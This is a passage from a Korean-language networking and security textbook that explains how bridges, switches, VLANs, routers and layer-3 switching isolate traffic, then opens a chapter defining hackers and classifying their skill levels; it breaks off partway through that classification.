그림 1-27의 망을 고찰하자. 의뢰기 C1는 자료를 봉사기 S1에게 보내려고 한다. 망우의 매개가 다 망을 감시하여야 하므로 C1는 먼저 다른 국들이 전송을 하는가를 듣는다. 도선이 비였다면 C1는 하나의 자료프레임을 전송한다.





그림 1-27. C1로부터 봉사기S1에로 자료전송

S1의 MAC주소는 프레임머리부의 목적지마당에 들어있다.

망다리도 또한 자료흐름을 감시하고 있다가 C1의 프레임의 머리부에서 목적지주소를 본다. 망다리는 MAC주소 00C08BE0052(S1)를 가지는 체계가 어느 포구에 련결되여있는지 모르므로 그 신호를 증폭하여 포구 B로 재전송한다. 지금 망다리의 기능은 반복기와 류사하다. 그러나 약간의 기능을 더 수행하는데 C1가 포구 A에 붙어 있다는것을 알고 그의 MAC주소를 가지는 하나의 표항목을 만든다.

그림 1-28에서 보여 준것처럼 S1가 C1의 요청에 응답할 때 망다리는 자료프레임에서 목적지주소를 또 보게 될것이다. 그러나 이때 그는 그것을 자기의 표와 맞추어보고 C1가 포구 A에 붙어 있다는것을 알게 된다. 그는 C1가 이 정보를 직접 받을수 있다는것을 알고있으므로 그 프레임을 없애고 포구 B로부터 전송되지 않도록 막는다. 망다리는 또한 S1에 대한 새로운 표항목을 만들어 그 MAC주소가 포구 A에 있는것으로 기록한다.

망다리가 매 국의 MAC주소를 기억하고있는한 C1와 S1사이의 모든 통신은 C2과 S2과는 차단될것이다. 자료흐름의 격리는 망다리의 량쪽에 있는 체계들이 준비되여있는 대역너비를 2중으로 쓰면서 효과적으로 동시에 대화를 진행한다는것을 의미하므로 매우 강력한 기능으로 된다. 망다리는 그 량쪽이 서로 련결되지 않은것처럼 통신이 격리되도록 담보한다. 국들은 망다리의 다른쪽에서의 전송을 볼수 없으므로 자기들의 망이 현재 비여있다고 가정하고 자기들의 자료를 전송하게 된다.





그림 1-28. C1의 통보문에 대한 S1의 응답

매개 체계는 자기와 같은 망토막에 있는 체계들과만 대역너비를 가지고 통신하게 된다. 이것은 그 토막밖에서는 충돌이 생길수 없다는것을 의미한다. 그러므로 이 토막들을 그림 1-29에 보여준것처럼 충돌령역이라고 부르며 망다리의 매 측에서의 하나의 포구는 매 충돌령역의 부분으로 된다. 그것은 그의 매 포구들이 그것에 직접 접속된 체계들과 대역너비를 가지고 다툴것이기때문이다. 망다리는 매 충돌령역안에서 통신량을 격리시키므로 분리된 체계들이 충돌할수는 없다. 그 효과는 잠재적인 대역너비를 2배로 하는것으로 나타난다.





그림 1-29. 두개의 분리된 충돌령역

망을 두개의 충돌령역으로 분리하는것은 망보안을 강화하는것으로 된다. 실례로 봉사기 S2이 정지되였다고 하자. 공격자는 이 체계에 높은 급의 접근을 시도하고 중요한 정보들을 얻기 위하여 망활동을 포착하기 시작한다.

우의 망설계가 주어졌다고 하면 S1와 C1는 비교적 안전하게 대화를 할수 있다. S2의 충돌령역으로 갈수 있는 유일한 자료흐름은 방송자료뿐이다.

그러면 자료흐름이 망다리를 통과할 때 무슨일이 생기게 되는가? 언급된바와 같이 망다리는 체계의 위치를 모를 때 그 파케트를 그대로 통과시킨다. 일단 망다리는 그 체계가 사실상 다른 포구에 위치하고 있다는것을 알면 그 프레임을 요구하는대로 통과시킨다.

실례로 만일 C1가 C2과 통신하기 시작한다면 이 자료는 망다리를 지나서 S2과 같은 충돌구역으로 전송될것이다. 이것은 S2이 이 자료를 받을수 있다는것을 의미한다. 망다리는 C1와 S1의 통신은 안전하게 보장하였지만 C1가 C2과 통신하기 시작할 때에는 추가적인 보안을 제공하지 못한다.

이 대화들을 둘다 안전하게 하기 위하여서는 망다리가 매개 체계에 하나의 포구를 제공할수 있어야 한다. 이러한 형식의 기능은 교환기라고 부르는 장치에 의하여 제공된다.

4) 교환기(Switch)

교환기는 집선기와 망다리기술의 결합이라고 볼수 있다. 이것들은 겉으로 보기에는 집선기와 류사한데 망체계들을 접속하기 위한 여러개의 RJ45접속구들을 가지고있다. 그러나 집선기와 같은 피동적인 증폭기가 아니라 교환기는 매 포구에 작은 망다리를 가지고있는것처럼 동작한다. 교환기는 매 포구에 붙은 MAC주소들의 위치를 알고있으며 일정한 주소에로 정해진 자료흐름을 그것이 속한 포구에로만 보낸다.





그림 1-30. 통신하려고 하는 3개의 국과 3개의 봉사기들

그림 1-30은 매개 장치가 자기의 전용포구에 접속된 교환기에 기초한 환경을 보여준다. 교환기는 하나의 프레임전송이 발생하면(망다리와 같이) 그 국의 MAC식별자를 주시한다. 이것이 이미 진행되였다고 가정하면 정확히 같은 순간에 국1은 봉사기1에 자료를 보내려 하고 국2는 봉사기2에 자료를 보내려 하며 국3은 봉사기3에 자료를 보내려 한다는것을 알게 될것이다.

이러한 상황과 관련한 몇가지 흥미있는것들이 있다. 첫째로는 매 도선의 동작이 그 교환기와 그것에 붙은 그 국만을 포함한다는것이다. 이것은 매개 충돌령역이 이 두 장치만에로 제한되였다는것을 의미한다. 왜냐하면 교환기의 매개 포구는 망다리와 같이 동작하기때문이다. 작업기와 봉사기가 얻을수 있는 유일한 자료흐름은 특별히 그들에게로 보내진 프레임과 방송주소로 보낸것들뿐이다. 결과 3개의 모든 국들은 매우 작은 망자료흐름을 보게 되며 즉시로 전송할수 있게 된다. 이것은 잠재적인 대역너비를 크게 증가시키는 좋은 특성으로 된다. 실례에서 이것이 10Mbps위상구조라면 결과적인 처리량은 3배로 증가할것이다. 이것은 3개의 체계모임전체가 교환기에 의하여 격리되여있으므로 동시에 대화를 할수 있기때문이다. 기술적으로는 10Mbps이써네트이지만 잠재적인 처리량은 30Mbps로 증가하였다.

성능을 크게 높이는 한편 보안도 강화되게 된다. 이 체계들중 어느 하나가 손상되면 감시될수 있는 유일한 대화는 손상된 체계와의 대화뿐이다. 실례로 만일 공격자가 봉사기2에로의 접근을 얻었다면 그는 봉사기1 또는 봉사기3과의 통신대화는 감시할수 없을것이다.

이것은 감시하는 장치가 자기의 충돌령역안에서 전송하는 자료흐름만을 볼수 있기때문이다. 봉사기2의 충돌령역은 그 자체와 그것이 접속된 교환기포구로 구성되여있으므로 교환기는 다른 봉사기들과 진행되는 통신대화로부터 봉사기2로 격리하는 작업을 효과적으로 수행한다.

이것은 훌륭한 보안특성이지만 망에 대한 합법적인 감시는 좀 시끄러운 일로 된다. 이것으로 하여 많은 교환기들은 감시포구를 가지고있다.

감시포구는 그 교환기의 하나의 포구로서 하나 또는 몇개의 포구들에로 전송된 모든 자료들의 복사들을 수신하도록 구성될수 있다. 실례로 자기의 분석기를 교환기의 어느 한 감시포구에 꽂고 그 장치가 포구3에로의 모든 자료흐름을 듣게끔 구성할수 있다. 만일 포구3이 자기의 봉사기들중의 하나라면 지금 이 체계에로 들어오고나가는 모든 자료흐름을 분석할수 있다.

이것은 또한 잠재적인 보안구멍일수도 있다. 만일 공격자가 그 교환기에로의 관리접근을 얻을수 있다면(telnet, HTTP, SNMP 또는 조종판도구를 통하여) 그는 그 교환기에 접속된 임의의 체계 또는 그를 통하여 통신하는 임의의 체계를 감시하는데서 자유로운 통제권을 가지게 될것이다. 실례에서 보면 만일 공격자가 봉사기2와 교환기자체에 접근할수 있다면 모든 망통신을 완전히 감시할수 있게 된다.

참고로 언급하면 망다리, 교환기 그리고 류사한 다른 망장치들은 주로 보안을 개선하기 위해서가 아니라 망성능을 개선하기 위하여 설계된것들이다. 보안이 강화되는것은 두번째의 유익한 점이다. 교환기는 보안원칙을 좋게 하여주지만 그것이 보안원칙을 실현하는데서 핵심적인 장치로 되여서는 안된다.

교환은 가상국부망(VLAN)이라고 하는 새로운 기술을 도입한다. 교환기에서 돌아가는 쏘프트웨어는 지리적위치에 의해서가 아니라 작업집단에 의하여 련결된(VLAN집단이

라고 부르는) 체계들의 련결성파라메터들을 설정할수 있게 한다. 교환기의 관리자는 포구전송을 론리적으로 조직하여 련결성이 매 사용자의 요구에 따라 집단을 구성할수 있도록 할수 있다. 《가상적인》부분은 이 VLAN집단들이 여러개의 물리적망토막들과 여러개의 교환기들을 포함할수 있다는것이다. 일정한 집단의 사람들이 PC에 접속된 모든 교환기포구들을 같은 VLAN집단에 배당함으로써 하나의 가상적인 망을 만들수 있다.

5) 경로기(Router)

경로기는 통신규약과 망정보에 기초하여 프레임의 내용을 어떻게 취급할것인가를 결정하는 여러포구장치이다. 이것이 무엇을 의미하는가를 리해하기 위하여서는 먼저 통신규약이란 무엇이며 그것이 어떻게 동작하는가를 보아야 한다.

지금까지는 망장치들에 배당된 MAC주소를 리용하여 통신하고있었다. 체계는 이 주소를 리용하여 다른 체계들과 접촉하고 요구되는대로 정보를 전송하였다.

그러면 서로 통신하려는 2 000개의 체계를 가지고있다고 가정하자. 이것은 하나의 이써네트망에서 대역너비를 가지고 서로 다투는 2 000개의 체계를 가지고있는것으로 된다. 교환기를 사용한다고 하여도 방송프레임들이 많아서 망성능은 크게 떨어지게 되며 더 많은 체계들을 추가할수 없게 된다. 이런 문제로 하여 IP와 IPX와 같은 통신규약들이 나타나게 된다.

경로기는 모든 알려진 망들에 대한 표를 가지고있는 규약을 리해하는 장치이다. 경로기는 이 표를 리용하여 정보를 최종목적지까지 보내도록 한다. 경로조종되는 망이 어떻게 동작하는가를 알기 위하여 한가지 실례를 보기로 하자.

그림 1-31에서 보는것처럼 체계 B가 체계 F에 정보를 전송하려 한다고 가정하자.





그림 1-31. 경로조종망의 실례

체계 B는 자기의 망주소를 체계 F의것과 비교하는것부터 시작할것이다. 망주소가 같으면 체계 B는 그 체계와 같은 국부망에 있다고 가정하고 정보를 직접 전송하려고 시도한다. 만일 망주소가 다르다면 체계 B는 자기의 경로조종표를 참고한다. 그것이 망3에 대한 항목을 가지고있지 않다면 그는 자기의 기정경로기에로 돌아가는데 그것은 이 경우에 R1이다. 정보를 R1에게 전달하기 위하여 체계 B는 R1의 MAC주소를 알기 위하여 ARP파케트를 전송한다.

다음에 체계 B는 그 자료에 체계 F에 대한 망규약전달정보를 추가하여 R1의 MAC주소를 목적지로 리용하는 하나의 프레임을 만든다. R1가 그 프레임을 받으면 CRC검사를 진행하여 자료의 완전성을 확인한다. 프레임이 검사되면 R1는 머리부와 꼬리부를 완전히 떼낸다. 다음에 R1는 그 프레임에 들어있는 목적지망주소(이 경우에 망3)를 분석하여 그것이 이 망에 국부적으로 련결되였는가를 알아낸다. R1가 망3에 직접 련결되지 않았으므로 그는 자기의 경로조종표를 참고하여 거기로 가는 가장 좋은 경로를 찾아낸다. 다음에 R1는 R2이 망3에 도달할수 있다는것을 발견한다.

R1는 이제 R2이 리용하는 국부MAC주소를 알기 위하여 ARP파케트를 전송한다. 그리고 원천마당에 자기의 MAC주소, 목적지마당에 R2의 MAC주소를 가지는 머리부를 만들어 그 자료파케트의 새로운 프레임을 만들어 낸다. 마지막으로 새로운 CRC값을 꼬리부에 덧붙인다.

경로기들은 망토막의 경계에 배치된다. CRC검사는 나쁜 프레임이 그 망을 통하여 전파되지 않는다는것을 담보하기 위하여 진행한다. 머리부정보는 그것이 망1에서만 쓸수 있기때문에 제거한다. R1가 그 프레임을 망 2로 전송하려고할 때 원래의 원천 또는 목적지 MAC주소들은 의미를 가지지 않는다. 그러므로 R1는 이 값들을 망2에서 쓸수 있는것들로 바꾸어야 한다.

머리부의 대부분(14byte중 12byte)이 교체되여야 하므로 그 머리부를 완전히 제거하고 기억기로부터 그것을 다시 만드는것이 더 쉽다. 꼬리부를 제거하면 원천 및 목적지 MAC주소가 변화되였기때문에 원래의 CRC값은 더는 의미가 없게 된다. 그러므로 경로기는 그것을 제거하고 새것을 만들어야 한다.

R1가 하나의 새로운 프레임을 만들어 망2로 전송하면 그것은 R2에서 수신될것이다. R2은 그 프레임을 받고 R1와 류사한 방법으로 그것을 처리한다. R2은 CRC를 검사하여 여기서 머리부와 꼬리부를 제거한다. 이 시점에서 R2은 F와 규약적련결을 가지고 있다는것을 알게 된다. 하여 R2은 하나의 새로운 프레임을 만들어서 표를 참고하지 않고 그 프레임을 직접 배달한다.

위상구조적자료흐름을 취급하는 망다리와는 달리 경로기는 위상구조와 리용되는 통신규약을 둘다 지원할수 있도록 설계되여야 한다.

경로기는 망에서의 통신량의 흐름을 조종할수 있는 강력한 도구로 될수 있다. 만일 IPX와 IP를 쓰는 망토막을 가지고있는데 IP만이 기관의 중추망에서 리용하도록 승인되여있

다면 경로기에 IP만을 지원하게 해주면 된다. 그러면 그 경로기는 수신하는 모든 IPX자료흐름을 무시할것이다.

경로기의 중요한 특징은 방송을 막는 능력이다. 경로기의 다른쪽의 임의의 점은 새로운 망이므로 이 프레임들을 막을수 있다.

대부분의 경로기들은 또한 일정한 자료흐름을 려과하는 능력을 가지고있는데 자료흐름을 조종하기 위하여 정적파케트려과를 리용한다.

망다리(교환기)와 경로기를 비교해보자.

표 1-4는 우에서 언급한 정보들을 개괄한것이다. 여기서는 자료련결층에서의 통신량조종(망다리와 교환기)과 망층에서의 통신량조종(경로기)사이의 차이를 인차 알수 있다.

표 1-4. 망다리(교환기)와 경로기의 비교

망다리(교환기)	경로기
모든 포구들이 같은 망주소리용	모든 포구가 다른 망주소 리용
MAC주소에 기초하여 표작성	망주소에 기초한 표작성
MAC주소에 기초한 자료흐름려과	망 또는 호스트정보에 기초한 자료흐름려과
방송프레임을 통과	방송프레임을 차단
모르는 주소에로 전송	모르는 주소에로의 차단
프레임 변경없음	새로운 머리부와 꼬리부 만들기
머리부에 기초하여 전송가능	전송전에 항상 대기

계층-3교환

교환기와 경로기사이의 차이에 대한 명백한 리해를 가진데 기초하여 표면상으로 이 두가지를 서로 맞물리게 하는것으로 보이는 한가지 기술을 고찰하자. 이러한 장치를 설명하는데 계층-3교환, 교환기경로조종 그리고 경로기교환 등 3가지가 같은 내용으로 쓰이고 있다.

교환경로기에 대해서 고찰해보자. 이 장치는 보통 표준경로기와 같은 기능을 수행한다. 하나의 자료프레임이 수신되면 기억기에 보관되고 CRC검사가 진행된다. 다음에 위상구조적프레임을 자료파케트에서 제거한다. 보통의 경로기와 꼭같이 교환경로기는 자기의 경로조종표를 참고하여 가장 좋은 전달경로를 결정하고 자료파케트를 프레임으로 재포장하며 그것을 전송한다.

그러면 교환기경로기는 표준경로기와 어떻게 다른가? 그것은 이 장치의 덮개(hood)에 있다. 그것의 처리는 전용집적회로(ASIC)장치에 의하여 제공된다. 표준경로기에서 모

든 처리는 하나의 RISC(축소명령콤퓨터)처리기에 의하여 수행된다. 교환기경로기에서 요소들은 그 경로조종과정에서의 특정의 과제를 수행하도록 전용화된다. 그 결과로 처리량이 크게 증대된다.

이 장치의 실제적인 목적은 표준경로기보다 더 빨리 정보를 통과시키는데 있다. 이것을 달성하기 위하여 제작자는 처리량을 증대시키는데서 보통의 경로기실현과는 좀 다르게 하도록 선택할수 있다. 실례로 어떤 실현에서는 그 프레임에 대한 CRC검사를 하기 위하여 들어오는 자료흐름을 완충기억기에 보관하지 않을수 있다. 일단 경로결정을 위한 프레임정보를 알았다면 장치는 즉시 정보를 다른쪽으로 전송하기 시작한다.

보안의 견지에서 보면 이것은 항상 좋은것은 아니다. 성능은 높아지지만 차단되여야 할 자료흐름이 우연히 통과하는 일이 있을수 있다. 교환기경로기의 실제적인 목적은 성능이므로 무엇을 통과시키는가에 대하여서는 보통의 경로기처럼 구체적으로 따지지 않을수 있다.

계층-3교환은 계속 발전하여 이제는 오래동안 잘 사용하여 온 경로기를 교체할수 있는것으로 간주되게 되였다. 대부분의 현대적인 경로기들은 초당 100만파케트이상을 처리할수 있도록 발전하였다. 보통 매우 높은 통신량은 주로 중추망에서만 요구된다. 현재까지 이것으로 하여 교환기는 망의 이 분야에서 우위를 차지하였었다.

교환기경로조종은 보통의 교환기의 교체물로서 보안의 견지에서 리로울수 있다. 자료흐름을 충돌령역이 아니라 실제적인 부분망에 격리하는 능력으로 하여 망의 이 분야에서 전체적인 새로운 조종수준을 가능하게 하고있다.

경로기와 류사하게 어떤 교환기경로기들은 접근조종목록을 지원하는데 이것은 망관리자로 하여금 어느 체계가 매개 부분망들사이에서 통신할수 있으며 그것들이 어떤 봉사를 접근할수 있는가를 처리할수 있게 한다. 이것은 이전의 교환기가 제공하는것보다 매우 높은 수준의 조종이다. 교환기경로조종은 성능을 떨구지 않고 내부망의 보안을 강화하는데 도움이 될수 있다.

제 2 장. 해킹에 대한 일반적리해

제1절. 해킹 및 해커의 개념

정보보안침해란 특정한 정보체계에 대하여 의도적위협요소를 발생시키는 행위를 말한다. 특히 이러한 의도적인 위협요소들가운데서 특정한 체계나 망이 공격대상으로 지정되여 보관되거나 전송중인 정보의 보안에 문제가 발생하게 되는 경우를 **해킹**(hacking)이라고 부르며 해킹하는 사람을 **해커**(hacker)라고 부른다.

1990년대에 들어서면서 WWW(World Wide Web)를 리용하여 다중매체에 대한 봉사가 제공되기 시작하면서 인터네트사용이 급격히 증가하기 시작하였다. 인터네트사용의 증가에 편승하여 일반기업 및 공공기관들에서도 인터네트를 리용하여 각종 봉사를 제공하기 시작하였고 사용자들은 더 많은 봉사를 요구하게 되였다. 봉사를 제공하는 기관들은 보다 빠르고 안정한 봉사제공에 일차적인 관심을 돌렸기때문에 체계보안을 위한 투자는 봉사의 량적, 질적향상을 위하여 투자하는 비용에 비해 상대적으로 매우 적은 상황에 놓이게 되였다. 따라서 많은 취약점들이 봉사기에 존재하게 되였고 해커들은 이러한 보안상 취약점을 리용하여 해킹을 시작하였다. 봉사제공업체들은 체계보안의 중요성을 인식하고 과거에 비해 많은 비용을 투자하며 체계와 망을 보호하기 위해 노력하고는 있으나 해커들은 간단한 체계의 취약점을 리용하는 해킹기법으로부터 최근 분산화, 암호화, 대행체화기법 등이 적용된 복잡하면서도 고도화된 다양한 해킹방법을 동원하기때문에 쉽게 방어하지 못하고 있는 조건이다.

인터네트를 리용하여 접근가능한 거의 대부분의 체계들이 취약점을 가지고있다고 볼수 있는 상황과 해킹시도를 막기 위하여 사용하는 각종 보안체계(IDS, Firewall 등) 역시 완벽하다고 할수 없는 조건에서 고도의 해킹기술을 사용할수 있는 해커들에게는 무방비상태로 개방되여있다고 말할수 있다.

싸이버범죄에는 많은 종류가 있으나 허가되지 않은 체계접근을 통해 불법적인 행위를 저지르는 경우가 대부분이다. 그러나 아직까지 정보보호관련업체에서는 각종 싸이버범죄를 저지르는 해커들이 과연 어떤 수법을 리용하여 해킹을 시도하고 그들의 수준은 어느 정도 되는지를 구체적으로 정의하지 못한 상태이다.

사람들은 흔히 공격자, 해커, 파괴자라는 말을 같은것으로 쓰고있다. 실례로 《우리는 해킹당했다.》라는 말은 《우리는 침해당했다.》는 말과 같은 의미를 가지는것으로 보고있다.

그러나 이 세개의 용어는 큰 차이를 가지고있으며 그 차이를 리해하여야 누가 망의 보안을 돕고 누가 그것에 침입하려 하는가를 알수 있다.

공격자는 대상의 자원을 훔치거나 혼란시키려 하는 사람이다. 그들은 기능이 높은 콤

퓨터애호가이거나 수준이 높은 콤퓨터전문가이다. 공격자는 간첩이나 도적과 비슷하다.

해커의 원래 의미는 콤퓨터와 망에 대한 깊은 지식을 가지고있는 사람이다. 해커들은 프로그람이나 간단히 실행시키는것에 만족하지 않으며 그것이 어떻게 동작하는가 하는 구체적인 특성까지 다 알려고 한다. 해커는 정보자료만이 아니라 전송기술까지도 알아야 할 필요를 느끼는 사람이다. 해킹기술은 그의 사람됨과 동기에 따라 긍정적일수도 있고 부정적일수도 있다.

해커들은 보통 주장을 그대로 받아들이지 않는다. 실례로 한 판매자가《우리제품은 100% 안전하다.》라고 주장하면 해커는 그것을 하나의 도전으로 여길수 있다.

어떤 정보체계에 대하여 리해를 더 하려고 하는 해커들과 그 지식을 리용하여 체계에 비법적 또는 비도덕적으로 침투하려하는 해커들사이를 구별하기 위하여 콤퓨터부문의 일부 사람들은 후자를 가리켜 《파괴자(Cracker)》라는 용어를 쓴다. 이것은 《해커》라는 용어의 전통적인 의미를 보존하려는 시도였지만 이러한 시도는 크게 성과를 보지 못하였다. 보통 비법적으로 체계에 침입한자를 통털어 해커라고 한다.

2.1.1. 해커의 수준 분류

해커의 공격으로부터 자신의 체계와 망을 보호하기 위해서는 해커들이 어떠한 방식으로 해킹을 시도하는지를 파악하여 그에 대처할수 있어야 한다. 이를 위해서는 해커의 수준을 분류하고 매개의 수준에 따르는 해커의 해킹수법을 분류하여 공격자를 정확히 파악하는것이 절실한 문제로 제기된다. 그러나 현재까지는 해커의 행동방식을 기준으로 분류한 해커분류안은 존재하지만 해커의 구체적인 해킹수준을 기준으로 분류한 해커분류안은 부족한 상태이다.

최근 인터네트를 리용한 각종 해킹 및 싸이버범죄가 크게 증대되고 있으나 아직까지 공격의 주범인 해커들의 수준을 파악하지 못한 상황이다. 과거에 해커분류를 시도한 경우가 있었지만 적용한 분류기준은 대부분 해커들의 행동방식이였다. 여기서는 해킹코드를 작성할수 있는 능력에 따라 해커의 능력을 분류하고 그들이 사용할수 있는 해킹수법과 그 수준을 평가한다.

종전의 해커분류는 해커의 수준을 통한 분류가 아닌 해커의 행동방식에 따른 분류이거나 해커와 크랙커를 분류하기 위해 그 단어의 의미만을 강조하여 설명한것이 대부분이였다. 여기서는 해커능력에 대한 구체적인 기준을 제시하고 이 기준을 바탕으로 해커의 수준을 분류한다.

해커수준분류의 목적은 해커의 수준을 분류함으로써 각이한 수준의 해커가 사용하는 해킹기술과 해킹도구의 기술수준을 분류하고 해킹을 방지하기 위한 보안체계의 수준을 분류한 후 모든것들을 종합하여 내부망의 보안수준을 측정하기 위한 기초를 마련하기 위해서이다.

여기서 사용하는 《해커》라는 단어의 의미는 해킹을 시도하는 모든 사람을 의미한다.

1) Gilbert Alaverdian의 분류방법

Gilbert Alaverdian은 행동양식에 기본중점을 두고 해커를 다음과 같이 총 5가지로 분류하고있다.

-Elite해커

해킹하려는 체계에 존재하는 취약점을 찾아내고 그것을 리용하여 해킹에 성공하는 최고 수준의 해커이다. 해킹을 시도하는 목적은 단지 자신이 해당 체계를 아무런 흔적 없이 해킹할수 있다는것을 확인하기 위해서이다.

-Semi Elite해커

콤퓨터에 대한 포괄적인 지식이 있고 조작체계를 리해하고있으며 조작체계에 존재하는 특정한 취약점을 알고 그 취약점을 공격할수 있는 해킹코드를 만들수 있을 정도의 최소한의 지식을 가지고 있다. 이들은 해킹 흔적을 남겨서 추적을 당하기도 한다.

-Developed Kiddie해커

대부분의 해킹수법들에 대해 알고있다. 해킹수행코드가 적용될수 있을만한 취약점을 발견할 때까지 여러번 시도하다가 체계침투에 성공하는 경우도 있다. 보안상 취약점을 새로 발견하거나 최근 발견된 취약점을 주어진 상황에 맞게 바꿀만한 실력은 없다.

-Script Kiddie해커

이 해커들은 망이나 조작체계에 대한 기술적인 지식이 부족하여 GUI 조작체계 바깥으로 나와본적이 없다. 이들에게 있어서 해킹은 보통 잘 알려진 트로이목마를 사용하여 평범한 인터네트사용자를 공격하고 괴롭히는것이다.

-Lamer해커

